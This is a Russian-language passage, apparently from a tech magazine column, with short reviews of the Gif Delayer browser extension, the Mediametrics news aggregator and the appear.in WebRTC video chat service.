→ Несмотря на появление Coub и Vine, гифки остаются любимым орудием современной сетевой культуры. Однако сам формат попросту не предназначен для тех задач, которые ставят перед ним любители мемов, — в нем банально нет никакого способа буферизации, воспроизведение начинается одновременно с загрузкой. Поэтому в случае больших и продолжительных гифок или страниц с кучей роликов даже на довольно мощных компьютерах с хорошим соединением появляется заметный лаг. Gif Delayer — расширение, которое как раз устраняет эту проблему, запрещая браузеру воспроизводить гифки до полной загрузки. Поддерживаются Firefox и Chrome. В следующих версиях обещают добавить механизм списков на манер Adblock, позволяющий включать или выключать Gif Delayer на тех или иных страницах.




Расширение, позволяющее «буферизовать» гиф-анимацию на страницах

02

Предельно простой новостной агрегатор

03




MEDIAMETRICS (mediametrics.ru)

→ Конечно, порталы, «домашние страницы» вроде iGoogle давно ушли в прошлое, многие из нас любят начинать день с какого-нибудь новостного источника. Вариантов много: Яндекс.Новости, Facebook, сайт твоего любимого журнала, наконец. Mediametrics — это еще один агрегатор новостей с простой функцией — показать статьи, о которых в данный конкретный момент говорят больше всего. Здесь нет фильтра по темам или источникам, система опирается исключительно на данные из социальных сетей, а также на данные из счетчика LiveInternet.ru. Поэтому статья о том, как выжить в падающем лифте, вполне может соседствовать в рейтинге с новостью о политике или экономике. Но в этой беспристрастности и простоте и кроется главная прелесть сервиса.

APPEAR.IN (https://appear.in)

→ Appear.in — простой групповой видеочат, работающий во всех браузерах с поддержкой WebRTC. С его помощью можно устроить конференцию на восемь участников, причем для подключения не потребуется регистрация или установка плагина/клиента. Поэтому appear.in подойдет в тех случаях, когда кто-то из участников не может пользоваться Skype или не у всех есть учетка Google (для Hangouts). При этом трансляция видео происходит без участия сервера, по принципу P2P. На данный момент поддерживаются браузеры Chrome, Firefox и Opera, официальной поддержки мобильных браузеров нет — тем более что WebRTC поддерживают только браузеры для Android. В appear.in есть текстовый чат, но нет возможности обмениваться файлами, и любые логи будут удалены сразу после окончания конференции.



Сервис онлайн-видеоконференций на основе WebRTC

04